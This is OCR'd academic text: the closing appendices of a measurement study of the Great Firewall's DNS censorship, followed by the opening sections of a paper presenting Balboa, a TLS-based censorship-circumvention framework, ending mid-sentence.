To make sure that these seemingly inconsequential censored domains were not blocked because the GFW was using an imprecise classifier (e.g., a Bloom filter) for fast classification, we tested 200M randomly generated nonexistent domains and found that none were censored. It is worth noting that many censored domains discovered by *GFWatch* have been blocked before the launch of our platform. Prior to our testing, they might have served "unwanted" content that we were not aware of. Moreover, the GFW is known to conduct blanket blocking against websites that run editorials on "unwanted" topics without carefully verifying their contents. Once domains are censored, they are often kept in the GFW's blocklist for a long time regardless of their activity [75].

As can be seen from the table, the GFW's overblocking design affects not only usual ASCII-based innocuous domains, but also Internationalized Domain Names (IDNs), i.e., those starting with "xn--". Of 41K innocuously blocked domains, we find a total of 1.2K IDNs are overblocked. Our finding shows that the current DNS-based blocking policy of the GFW has a widespread negative impact on the domain name ecosystem.




Figure 12: Number of forged IPv4 addresses detected over time by probing different network prefixes in China.

B Consistency of Forged IP Addresses Across Different Network Locations

To confirm whether the pool of forged IPs discovered by *GFWatch* (§5) is representative enough, we probe different network locations in China to compare the forged IPs observed from these locations and the ones seen by *GFWatch*. For this experiment, we obtain the daily updated *pfx2as* dataset provided by CAIDA [28], and extract prefixes located in China by checking them against the MaxMind dataset [7], which we also update biweekly. Unlike the measurement conducted between our own controlled machines located at two sides of the GFW, this task requires us to send DNS queries, encapsulating censored domains, to destinations we do not own. Although similar large-scale network probing activities are widely conducted nowadays by both academia [42, 74, 78, 90] and industry [11, 12], our measurement must be designed in a careful and responsible manner.

Our sole purpose of this measurement is to deliver probing queries passing through the GFW's infrastructure at different network locations to trigger censorship, instead of having the probing packets completely delivered to any alive hosts. Therefore, we craft our probing packets using the routing address of a given prefix as the destination IP. According to the best current practice [50], except for the case of a `/32` subnet with only one IP, the routing address of a subnet should not be assigned to any device because it is solely used for routing purposes. For example, given the prefix `1.92.0.0/20` announced in the *pfx2as* dataset, we craft our probing packet with the destination as `1.92.0.0`. With this probing strategy, we can reduce the risk that our packets will hit an alive host while still being able to deliver them across the GFW's infrastructure at different network locations. To reduce the risk even further, we opt to only probe prefixes whose subnet is less-specific than `/24`.

In spite of the standardized practices in assigning IP and the extra care that we have taken in designing our measurement, we also follow a common practice that is widely used in research activities that involve network scanning, i.e., allowing opt-out. More specifically, we accompany our probing DNS queries with a non-censored domain under our control, from which the information about our study and a contact email address can be found to request opt-out from our measurement. Since the launch of *GFWatch*, we have not received any complaints or opt-out requests.

Figure 12 show the cumulative number of forged IPs discovered daily and over the whole period of our measurement. Similar to Figure 7, the number of forged IPs addresses observed initially in April is also about 200. However, we did not see any gradual increase in the number of forged IPs from May as seen in Figure 7. After waiting about two months without seeing any new IPs observed from probing different prefixes, we have learned that this is due to the fact that we only use *one* known censored domain for probing the prefixes. This is because of an earlier precaution that these probed destinations are not owned by us, thus we should try to limit the amount of probing traffic as much as possible. However, it turned out that we need to probe more than just one domain to be able to obtain a similar set of forged IP addresses detected earlier by *GFWatch*.

We then decide to add more domains to this test, probing a total of 22 censored domains per prefix. These domains are selected from several categories, including advocacy organizations, proxy avoidance, news and media, social network, personal websites and blogs, shopping, instant messaging, etc. As expected, the cumulative number of forged IPs immediately increases to almost 1K the day we revise our test domains. Similar to Figure 7, the cumulative number of forger IPs also increase gradually towards the end of August. With a major increase of more than 300 forged IPs, the number of all forged IPs observed from our prefixes probing measurement also converges to above 1.5K by the end of December.

While the number of forged IPs obtained from probing the prefixes on some days, especially from July to September, is higher than what *GFWatch* observed during this period, we find that 96% of the forged IPs observed from prefixes probing have already detected by *GFWatch*. Conducting the same injection frequency analysis on these forged IPs gives us the same results as found in §5.2. In other words, the most frequently injected IPs discovered by *GFWatch* and from probing different prefixes are the same. To this end, we could confirm that the coverage of forged IPs discovered by *GFWatch* is representative and sufficient for us to develop effective detection (§6.2) and circumvention strategies (§7).

C Multiple Injectors

It was first reported by [21] that the GFW comprises multiple injectors that are responsible for DNS poisoning. Depending on the domain being queried (e.g., `google.sm`), multiple forged responses can be triggered simultaneously to increase

Table 5: A high-level comparison of censored domains and forged IPs detected by different studies/platforms. (*) The number of forged IPs from Satellite and OONI includes "anomalies" due to domains hosted on CDNs and localized filtering policies.

Study/Platform	Duration	Longitudinal	Tested Domains	Censored Domains	Forged IPs	Common Forged IPs
Zittrain et al. [95]	Mar 2002 - Nov 2002	○	204K	1K	1	1
Lowe et al. [67]	2007	○	951	393	21	3
Brown et al. [27]	Nov 2010	○	1	1	9	6
CCR'12 [87]	Nov 2011	○	10	6	28	
FOCI'14 [22]	Aug 2013 - Apr 2014	○	130M	35.3K	174	
Triplet Censors [21]	Sep 2019 - May 2020	○	1M	24.6K	1,510	1,462
OONI [47]	Apr 2020 - Dec 2020	●	3.3K	460	*710	593
Satellite [84]	Apr 2020 - Dec 2020	●	3.5K	375	*2,391	1,613
`GFWatch`	Apr 2020 - Dec 1020	●	534M	311K	1,781	-




Figure 13: Number of censored domains per injector.

the chance of successfully poisoning censored clients if one of the injectors is overloaded, and make detection and circumvention non-trivial. From the data collected by `GFWatch`, we have confirmed the same injection behavior. More specifically, there are three injectors, which can be differentiated by the *"DNS Authoritative Answer"* flag in the DNS header and the *"do not fragment"* flag in the IP header. Injector 1 has the *"DNS Authoritative Answer"* bit set to **1**, Injector 2 has the *"DNS Authoritative Answer"* bit set to **0** and *"do not fragment"* bit set to **1**, whereas Injector 3 has the *"DNS Authoritative Answer"* bit set to **0** and *"do not fragment"* bit set to **0**.

Based on these fingerprints, we then cluster 311K censored domains into three groups with respect to the three injectors. Figure 13 depicts the number of censored domains observed over time for each injector. Injector 2 is responsible for 99% of the censored domains, whereas Injectors 3 and 1 are responsible for only 64% and less than 1% (2K) of censored domains, respectively. Note that all domains censored by Injector 3 are also censored by Injector 2, while there are 1.7K domains censored only by Injector 1, but not other injectors.

D Politically Motivated Censorship

Internet censorship and large-scale network outages are often politically motivated [53, 82]. From the censored domains discovered by `GFWatch`, we find numerous governmental websites censored by the GFW, including many sites belonging to the US government, such as `share.america.gov`, `cecc.gov`, and `uscirf.gov`.

During the nine-month measurement period, `GFWatch` has also spotted several blockages that coincide with political events. For instance, soon after the clash between China and India due to the border dispute in Ladakh [86], on June 18th 2020 `GFWatch` detected the DNS filtering of several Indian news sites (e.g., `thewire.in`, `newsr.in`). We reached out to the editor of the Wire India to report blockage against their website by the GFW and were told that they were unaware of the blockage since the site was still accessible from China earlier. Another instance is the blockage of `scratch.mit.edu` that took place in August, 2020, due to some content deemed as anti-China hosted on this website, affecting about three million Chinese users [77]. Although this event was reported by the GreatFire project [55] on the 20th and by Chinese users on the 14th [77], `GFWatch` actually detected the first DNS poisoning instance earlier on August 13th.

These cases highlight the importance of `GFWatch`'s ability to operate in an automated and continuous fashion to obtain a constantly updated view of the GFW to timely inform the public about changes in its blocking policy.

E Detailed Comparison with Related Work

Table 5 provides a detailed comparison, highlighting the main differences between `GFWatch` and prior studies. Note that the numbers of IPs in this table indicate IPv4 addresses. We do not include a comparison of the number of IPv6 addresses because most previous works did not consider IPv6 in their experiments.

Balboa: Bobbing and Weaving around Network Censorship

Marc B. Rosen
Galois, Inc.

James Parker
Galois, Inc.

Alex J. Malozemoff
Galois, Inc.

Abstract

We introduce Balboa, a link obfuscation framework for censorship circumvention. Balboa provides a general framework for tunneling data through existing applications. Balboa sits between an application and the operating system, intercepting outgoing network traffic and rewriting it to embed data. To avoid introducing any distinguishable divergence from the expected application behavior, Balboa only rewrites traffic that matches an externally specified *traffic model* pre-shared between the communicating parties. The traffic model captures some subset of the network traffic (e.g., some subset of music an audio streaming server streams). The sender uses this model to replace outgoing data with a pointer to the associated location in the model and embed data in the freed up space. The receiver then extracts the data, replacing the pointer with the original data from the model before passing the data on to the application. When using TLS, this approach means that application behavior with Balboa is *equivalent*, modulo small (protocol-dependent) timing differences, to if the application was running without Balboa.

Balboa differs from prior approaches in that it (1) provides a framework for tunneling data through arbitrary (TLS-protected) protocols/applications, and (2) runs the unaltered application binaries on standard inputs, as opposed to most prior tunneling approaches which run the application on non-standard—and thus potentially distinguishable—inputs.

We present two instantiations of Balboa—one for audio streaming and one for web browsing—and demonstrate the difficulty of identifying Balboa by a machine learning classifier.

1 Introduction

The continued increase in Internet censorship across the world [1] has spurred the research community to develop censorship resistant systems (CRSs). These systems seek to allow a party within a monitored region to access censored content. In this work we focus specifically on CRSs based on *link obfuscation*. Link obfuscation aims to allow communication between two or more parties such that a censor monitoring (or manipulating) the network should not be able to detect such communication. There are a wide array of such tools (see Khattak et al.'s systemization [18] for a detailed summary of CRSs—including those that focus on link obfuscation—as of 2016) but they tend to fall into two main categories: *look-like-nothing* approaches, which avoid detection by being hard to classify as any particular type of traffic, and *look-like-something* approaches, which generate traffic designed to look like a protocol the censor does not wish to block. Look-like-something approaches, themselves, generally fall within two camps: *mimicry* and *tunneling*.

In the *mimicry* approach, a CRS produces network traffic designed to closely match the network traffic of an existing implementation of the target protocol. Any differences between this implementation and the CRS constitute distinguishing features that a sufficiently powerful censor could target. In practice, CRSs that take the mimicry approach tend to produce network traffic with such distinguishing features. This led Houmansadr et al. [17] to conclude that mimicry approaches are "fundamentally flawed."

An alternative approach called *tunneling* directly runs a concrete implementation of the target protocol, addressing the key concern of the mimicry approach. To send data in this approach, the standard implementation is run with a non-standard input, which embeds the data to be sent. For example, DeltaShaper [3] is a CRS that tunnels user data through Skype by encoding data as simulated camera and microphone inputs. The receiving party extracts the data by processing the call's output. Even though Skype data is encrypted, Wright et al. [26] found that the sizes and timings of packets alone can still leak information about the plaintext. As a result, a censor who can observe the encrypted packets can determine that the inputs to the Skype call are not standard inputs (e.g., the audio sounds like a dial-up modem instead of somebody talking). While Barradas et al. [3] implemented techniques in DeltaShaper to try to mitigate this information leak, the same authors later showed [4] that the mitigation was insufficient,

and that (given labeled training data) a censor could discover when DeltaShaper was in use.

In summary, mimicry approaches can be detected because a CRS is unlikely to perfectly match a concrete implementation of the target protocol, and tunneling approaches can be detected because the concrete implementation of the target protocol is not run on standard inputs.

1.1 Our Approach

In this work, we introduce Balboa, a link obfuscation framework that aims to address the above concerns by running a *concrete application* implementing the target protocol on *standard inputs*. The key insight is that if the communicating parties know *a priori* some subset of the expected network traffic then that network traffic does not actually need to be sent, and could instead be replaced by arbitrary data. Balboa handles this by sitting between the concrete application and operating system, intercepting outgoing and incoming network data. In addition, the communicating parties have a pre-shared *traffic model* which contains some subset of the expected network traffic. Whenever Balboa on the sender side intercepts outgoing data contained in the model, it replaces said data with a *pointer* to the appropriate location in the model; Balboa on the receiver side then "inverts" this procedure by using its own model to replace the pointer with the actual data.

This approach has two key features: (1) the applications themselves act *exactly the same* as if Balboa were not running, and (2) the sender can insert arbitrary data into the "freed up" bytes, since the pointer is much smaller than the data that would have been sent. Importantly, Balboa *does not* assume that the traffic model is complete (or even accurate). Instead, Balboa first checks to see whether outgoing traffic matches the traffic model before performing rewrite operations. If part of the outgoing traffic does not match the model, Balboa does not modify it.

Balboa relies on TLS to hide the fact that the application data itself changed—all other (non-timing) characteristics of the traffic (e.g., TLS record length) remain identical. In particular, Balboa uses debugging features found in most TLS libraries to extract the session key and uses this to decrypt and re-encrypt the intercepted TLS traffic.

Because Balboa only makes changes to the plaintext content of TLS-protected network traffic, the fact that Balboa is running is indistinguishable to a censor lacking the session key for the connection, modulo a small protocol-dependent timing delay. Importantly, unlike many censorship circumvention approaches, Balboa does not modify the TLS handshake at all. This makes it much more difficult for the many censors which have historically relied on TLS handshake fingerprinting [13] to identify Balboa.

As a concrete example, consider the setting where a client *C* streams music from an audio streaming server *S*. The two parties would like to use this channel to send covert data from *S* to *C*. Balboa assumes a trusted setup phase where both *C* and *S* agree on a symmetric key and playlist of songs; that is, *C* knows *a priori* some subset of the songs *S* will stream. On launch, *S* starts the audio streaming application (e.g., Icecast) with Balboa, which intercepts outgoing traffic produced by the application and replaces the audio data with a pointer to where in the playlist the given audio data corresponds. On *C*'s end, Balboa intercepts incoming traffic to *C*'s listening application (e.g., VLC) and replaces the data with the actual audio data (which *C* knows, as this info was pre-shared), before passing on the data to the listening application.

Because network reads/writes originate within the (unmodified) application, their lengths and behavioral characteristics—modulo slight timing differences introduced by the processing required by Balboa—*exactly* match that of the application running without Balboa. The Balboa framework also provides a generic signaling technique to allow clients and servers to covertly mutually authenticate each other. Because the server runs an unmodified application binary, it could even be providing a legitimate service (such as a public audio streaming channel in the above example). Normal clients can successfully connect to the Balboa-enabled server as usual, without detecting anything about its circumvention capability.

Table 1 provides a comparison of Balboa to several mimicry and tunneling approaches (see also our discussion of related work in §7). While Balboa is not the first CRS to use standard input to drive the channel, it is the first to provide a flexible framework while achieving significantly higher goodput than prior work.

Balboa, however, is not a panacea. It specifically relies on TLS and the fact that TLS is not being man-in-the-middled by a censor. In environments where TLS is expressly forbidden or actively man-in-the-middled (which occurs from time to time [8]), Balboa may be detectable. Also, like most CRSs, Balboa does not address the channel setup phase, the phase most often attacked by censors [23]. However, despite these drawbacks, Balboa offers a flexible framework for building circumvention channels, one which generalizes prior approaches and which can be adjusted, by varying the model or application, to the characteristics of the network environment in which it is being deployed.

1.2 Our Contributions

To summarize, we make the following contributions:

- We introduce Balboa, an open-source framework for censorship circumvention which embeds data in TLS-protected traffic generated by an *unmodified* application binary. Balboa is designed to make it easy to spin-up new instantiations for different applications and protocols. While the high level idea of Balboa is relatively straightforward, realizing an implementation is quite

Scheme	Approach	Unmodified Binary	Standard Input	Does Not Require Encryption	Flexible	Goodput
FTE [9]	Mimicry	N/A		✓	✓	1.9–42 Mbps*
DeltaShaper [3]	Tunneling	✓				2.56 kbps
Freewave [17]	Tunneling	✓				19 kbps
Castle [15]	Tunneling	✓	✓			190 bps
Rook [24]	Tunneling	✓	✓	✓		26-34 bps
Protozoa [5]	Tunneling		✓			160–1400 kbps
Balboa (audio streaming)	Tunneling	✓	✓		✓	145 kbps**
Balboa (web browsing)						8 Mbps†

* This range corresponds to an HTTP format on the low-end, and an SSH format on the high-end.
** When streaming an audio file encoded at 148 kbps.
† When downloading a video with bandwidth capped at 8 Mbps. In general, the goodput depends heavily on the assets being accessed by the client, and may be much lower, or higher, than the number reported here.

Table 1: Comparison of several look-like-something link obfuscation schemes versus Balboa. "Unmodified Binary" denotes those schemes that run an unmodified implementation of the target protocol under-the-hood, "Standard Input" denotes those schemes that run on input that matches the expected input of the implementation, "Does Not Require Encryption" denotes those schemes that do not rely on encryption for undetectability, "Flexible" denotes those schemes which provide frameworks for supporting various applications/protocols, and "Goodput" denotes the covert throughput of the scheme.

complicated due to the need to minimize the effect Balboa has on packet timings alongside avoiding subtle attack vectors; see §2 for the architecture description and §4 for implementation details.

- We describe two instantiations of Balboa (§3): one for audio streaming and one for web browsing. In the audio streaming case, Balboa is able to replace all of an audio stream with arbitrary data—when streaming an Ogg-Vorbis file with a bitrate of 148 kilobit/second this corresponds to a 148 kilobit/second channel. In the web browsing case, Balboa is able to replace all content transmitted via `HTTP` including HTML, CSS, image, audio, and video files.

- We provide a security analysis (§5) and evaluation (§6) of Balboa against both passive and active adversaries.

Because the Balboa framework is extensible to new protocols and new applications, we believe that its deployment could help enable censorship circumvention providers to evolve more quickly in response to developments of a censor's capabilities.

2 Architecture

Balboa provides a bidirectional[1] channel-based censorship circumvention framework for TLS-protected channels. The framework needs to be instantiated for specific applications/protocols. In this work we demonstrate two such instantiations: (1) audio streaming and (2) web browsing. We assume the censor monitors the network traffic between the two communicating parties and can use both passive and active attacks to identify the channel. We also assume a trusted setup phase where the communicating parties agree on some shared information: a symmetric key and a *traffic model* which encodes the particular plaintext data to replace (cf. §2.1).




Figure 1: The Balboa architecture. Yellow denotes Balboa components, red denotes TLS-encrypted data, and green denotes plaintext data. Boxes with dashed lines denote instantiation-specific components of Balboa.

Figure 1 shows the overall Balboa architecture. Balboa sits between an application and the network, intercepting outgoing/incoming TLS streams (Steps 1 and 6). The intercepted stream is then fed to a *TLS rewriter* (Step 2), which extracts the underlying plaintext of the TLS stream. For outbound traffic, the plaintext is fed to a protocol-specific *plaintext rewriter* that replaces the plaintext with a pointer to the appropriate location in the traffic model and fills in the leftover bytes with any covert data to send (Step 3). For inbound traffic, the plaintext is again fed to a protocol-specific plaintext rewriter that extracts the covert data and replaces the model pointer

[1] The bidirectionality is dependent on the application and network protocol used; for example, our audio streaming instantiation only achieves a unidirectional channel.

with the pointed-to data (Step 8). The TLS rewriter then re-encrypts the (transformed) plaintext data before feeding it back to the calling application (Steps 4 and 9).

In what follows we walk through this architecture in more detail, discussing the relevant implementation considerations along the way.

2.1 Traffic Models

Balboa makes use of *traffic models* that capture some subset of the expected plaintext network traffic between the communicating parties, and Balboa assumes that the communicating parties have access to compatible models. While the traffic model structure is specific to a particular Balboa instantiation, *within a given Balboa instantiation* the particular traffic model may differ between each pair of communicating parties. For example, client C_1 talking to audio streaming server S may use a different traffic model than client C_2 talking to the *same* server S. We discuss the traffic model structures for our instantiations in §3.

Importantly, the traffic model need not be a model of the *entire* interaction between the parties. This allows parties to communicate N bytes of data without needing the model to be of size $O(N)$. In addition, for bidirectional instantiations of Balboa, the traffic model could even be *learned* by the client, who could then update the server on the traffic model to use. For example, for web browsing—assuming some base traffic model—the client could collect a set of assets available on the server to use as its traffic model and inform the server on which assets to use going forward.

Additionally, the traffic model need not be static. For example, in the audio streaming setting, the server could dynamically generate audio from a seed and send that seed along with covert data to the client. The Balboa client could then replicate the dynamically-generated music that the server is sending. For web browsing, the server could be running a blog in which the articles are automatically generated from some seed (enabling them to be replaced with covert data for a Balboa client), while comments (which can be posted by arbitrary users) can be sent through unmodified.

2.2 Potential Deployment Scenarios

Due to Balboa's use of both a shared key and traffic model between the communicating parties, we believe Balboa's ideal deployment scenario is one in which a small trusted set of clients (such as a select set of journalists) are aware that a given server is Balboa-enabled. Recall that the Balboa-enabled server functions exactly as a server would without Balboa running, and thus this server could provide a service to the public at large. For example, the server could be a programming blog, providing the set of trusted clients a reasonable alibi for accessing the server.

2.3 Intercepting TLS Data

Balboa needs to intercept outgoing TLS data (Step 1, Figure 1) in order to rewrite the underlying plaintext before sending it to the receiver, and needs to intercept incoming TLS data (Step 6, Figure 1) to extract the covert data before sending the (original) plaintext on to the application. In Balboa, we use dynamic linker features to manipulate network traffic by intercepting calls to `libc` system call wrappers. This approach has two distinct advantages over other approaches: (1) since we are directly running an unmodified version of the application, the network traffic characteristics exactly match those of the application (besides slight timing differences), and (2) the approach is more amenable to adding support for additional applications (or additional application versions) since we can largely treat the application as a black box and do not depend on the application's source code.

2.3.1 Implementing Dynamic Library Injection

On Linux, Balboa takes advantage of the `LD_PRELOAD` option to `ld.so` to perform dynamic library injection[2]. The dynamic linker causes calls to `read()`, `write()`, `sendmsg()`, `writev()`, among others, to be captured by Balboa instead of performing their usual action inside the C standard library. Balboa's injection library is tuned to the particular protocol to specify (1) which network connections to intercept (e.g., based on IP address or port number), and (2) which plaintext rewriter to use for the particular protocol/application.

This approach does have several subtle considerations that complicate the implementation, which we discuss below.

Performance considerations. Because Balboa performs in-band network traffic rewriting, it operates on the "hot path", and thus any delay imposed by Balboa's processing may be directly visible to a censor monitoring the connection. Thus, it is vital that Balboa is as efficient as possible. As a result, Balboa's rewriter code is designed to be low-latency. We achieve this primarily by avoiding memory allocation alongside implementing a high-performance logging library (see §4), among other standard techniques. We discuss specific performance numbers in §6.2.

Recursive calls. Balboa may invoke `libc` functions as part of its operation. If such a call occurs within an *intercepted* `libc` function this could cause an infinite loop. Balboa mitigates this by maintaining a flag in thread-local storage to see whether control has already entered an injected function call. If so, then the `libc` routine that Balboa replaced is transparently called instead.

[2] Balboa additionally works on macOS using `DYLD_INSERT_LIBRARIES` (and other features of the macOS dynamic linker) instead of `LD_PRELOAD`.

Signal safety. Several functions that Balboa intercepts are considered *signal-safe* by the POSIX standard. As a result, an application might call any of these functions from inside a signal-handler. Balboa mitigates this issue via the same recursive call mechanism described above. That being said, Balboa is not perfectly signal-safe—more extensive testing and implementation work is necessary to ensure full signal safety.

Limitations of dynamic library injection. Because we use dynamic library injection, Balboa does not work on applications that do not use dynamic library calls to perform network operations (such as applications written in Go)[3]. In addition, because we only intercept POSIX (and Linux) network APIs, we restrict ourselves to Unix-like operating systems; in particular, we do not have Windows support for Balboa. However, this could potentially be added using DLL injection techniques; we leave this to future work.

2.4 Extracting TLS Key Material

In order for Balboa to manipulate TLS data it must first learn the TLS key material. It does so by taking advantage of debugging features available in most modern TLS libraries.

`SSLKEYLOGFILE`. When working with an application using GnuTLS, NSS[4], or Rustls[5], Balboa constructs a named pipe and passes it to the application using the `SSLKEYLOGFILE` environment variable. The application sends a serialized form of the TLS master secret to Balboa which can use it for further processing.

OpenSSL. OpenSSL does not support the `SSLKEYLOGFILE` environment variable. Thus, when working with an application that dynamically links to OpenSSL, Balboa uses `LD_PRELOAD` to inject a shim over the `SSL_new()` function that configures a callback to receive the TLS key material. For applications that *statically* link to OpenSSL, we rely on the application itself to support `SSLKEYLOGFILE`; this is the case for many applications, including curl, among many others.

Because Balboa treats the application's TLS library as a gray-box—that is, the only requirement beyond using `libc` system call wrappers is that the TLS library supports dumping the TLS key material in some way—Balboa has a single TLS rewriter codebase that works with OpenSSL, GnuTLS, NSS, and Rustls. Since Balboa is very weakly-coupled to the application's TLS library, it makes it easy to extend support to additional applications, as well as additional TLS libraries. As an example, no code changes were required to get Balboa working for Rustls once we implemented GnuTLS support.

A significant benefit of extracting TLS key material from the library itself is that Balboa *does not modify the TLS handshake*. This prevents a whole class of attacks that censors commonly employ to detect CRSs [13]. One downside however is that Balboa cannot make any active changes to the TLS traffic until the key information has been emitted. Fortunately, every TLS library that we looked at releases the TLS master secret by the time a TLS Application Record is sent or received, which is sufficient for Balboa's needs.

2.5 Processing Intercepted TLS Data

Once Balboa has intercepted the TLS data, the next steps are to: (1) decrypt the data, (2) rewrite the resulting plaintext, and (3) re-encrypt the plaintext to either send over the wire or return to the application. We describe each of these steps in turn.

2.5.1 Decrypting TLS Data

Balboa decrypts incoming and outgoing TLS data (Steps 2 and 7, Figure 1) identically. How decryption works depends on the particular TLS version and cipher suite used. In particular, Balboa currently only supports TLS 1.2 and stream cipher suites (see §A and §B for a discussion on how we can support TLS 1.3 and non-stream cipher suites, respectively, although we leave the implementation to future work). To decrypt, Balboa scans the intercepted TLS data for Application Data records, ignoring other record types[6]. Once it has found an Application Data record, it reads the explicit nonce for the record (if there is one[7]). Armed with the explicit nonce, Balboa performs an unauthenticated decryption of the bytes. As these bytes are decrypted, they are sent to the plaintext rewriter for processing. After the payload has been processed, Balboa reads the (original) MAC of the incoming record, and checks that it is correct. If it is, Balboa generates a new MAC for the rewritten record, and if not, Balboa generates an invalid MAC. While the above gives the high-level idea, we discuss some subtleties with this approach in §2.5.4.

2.5.2 Rewriting the Plaintext

Given the extracted plaintext data, Balboa either rewrites the plaintext to make room for covert data (Step 3, Figure 1) or extracts the covert data and rewrites the plaintext to recover the original data (Step 8, Figure 1). Rewritten bytes are then forwarded on for re-encryption.

[3] We note that Balboa *still* works even if the TLS library is statically linked, as long as the TLS library supports extracting the TLS key material through the `SSLKEYLOGFILE` environment variable.

[4] Mozilla's TLS library, used in Firefox and Thunderbird, among other software.

[5] A TLS library written in Rust: https://github.com/ctz/rustls

[6] Balboa also looks for Alert records. If an Alert record is observed, Balboa transparently passes traffic to the application without modifying it.

[7] In TLS 1.2, the ChaCha20-Poly1305 cipher takes the approach that is standard in TLS 1.3 of having no explicit nonce sent over the wire.

How rewriting is performed is protocol (and possibly application) specific and must be designed on a per-protocol basis. This is the key point at which Balboa is configurable. We have implemented two instantiations of Balboa—audio streaming and web browsing—which we discuss in §3.

2.5.3 Re-encryption

The final step is to re-encrypt the plaintext before sending it either over the wire (Step 4, Figure 1) or to the application itself (Step 9, Figure 1). For the former case, we could simply re-encrypt using the extracted TLS master secret; however, this leaves open the possibility that a censor that man-in-the-middles the TLS connection could extract the user data. We thus re-encrypt using a key k' derived from the TLS master secret mk and the pre-shared key k. That is, $k' \leftarrow \text{KDF}(mk \| k)$, where KDF is a key derivation function (BLAKE3 in our case). Besides this change, re-encryption operates the same for Steps 4 and 9.

2.5.4 Handling Partial Reads and Writes

In order to be as faithful to the application's behavior as possible, Balboa rewrites TLS data immediately upon intercepting a system call. If a system call returns an error (such as `EWOULDBLOCK`), then Balboa forwards that response on to the caller[8]. The immediate rewriting, however, results in several implementation complications, which we elaborate on below.

Handling partial writes. For performance purposes, TLS libraries optimistically try to `write()` as much data as possible. In practice, this means that Balboa gets to see at least one full TLS record in a single intercepted `write()`. However, if the application's TLS library attempts to write more bytes than there is room for in the kernel's buffer, then the kernel reports that only a partial write occurred. Balboa handles this by performing unauthenticated decryption until the MAC is received. Figure 2 provides an illustrated example, where it takes three `write()`s to emit a complete TLS record.

Handling partial reads. Handling `read()`s is more complicated as *the number of bytes that `read()` returns may depend on censor-controlled network conditions*. As a result, unlike with `write()`s, where we know that we should see whole chunks at a time, with `read()`s a censor could manipulate the TCP connection such that each successful `read()` *only yields one byte*. In order to cope with this, we designed Balboa to be able to decide what byte to return to the application given only a single incoming byte alongside any previously observed traffic. In particular, when processing one byte at a time Balboa does not necessarily have access

[8] An alternative approach would be to perform multiple, e.g., `read()`s upon intercepting a `read()`. However, such an approach would potentially alter the TCP flow control in a sufficient way to be identifiable to a censor.




Figure 2: Processing outgoing TLS records. We consider a scenario where it takes three calls to the `write()` function for the application to write the full TLS record. Green denotes data written during a given `write()` call, purple denotes prior written data, and orange denotes data computed by Balboa.

to the given TLS record's MAC (that is, it may not be contained in the data acquired for the particular `read()` function call made by the application), and so it cannot authenticate the TLS record until all bytes of the TLS record have been received. However, Balboa must provide *something* to the application on each `read()` call, and this something must be the re-encrypted plaintext data if the MAC is indeed correct. Balboa addresses this conundrum by *assuming* that the TLS record is valid, up until the last byte of the incoming MAC, providing an invalid value for the last MAC byte if it turns out that the incoming MAC was incorrect.

Figure 3 provides an illustrated example of how Balboa handles this. In the figure, the application makes three calls to the underlying `read()` function to read the full TLS record. In the first `read()`, Balboa has not yet received the MAC so cannot actually validate that the incoming TLS record is valid. It thus assumes it is, sending back the re-encrypted plaintext data to the application. In the second `read()`, Balboa receives a portion of the MAC. Again, it cannot assume the MAC is correct, but must provide the plaintext data alongside a portion of the MAC to the application. In this case, it computes the expected MAC (MAC$'$ in the figure) and passes the requisite portion of MAC$'$ to the application. Finally, in the third `read()`, Balboa receives the full MAC. It does an equality check between this MAC and its precomputed one: if these MACs are equal then the TLS record is valid, and Balboa sends the rest of the MAC on to the application. Otherwise, it sends the inverse of the last byte of the MAC to force the application to receive an invalid MAC (which is what the application would have received in the case where Balboa

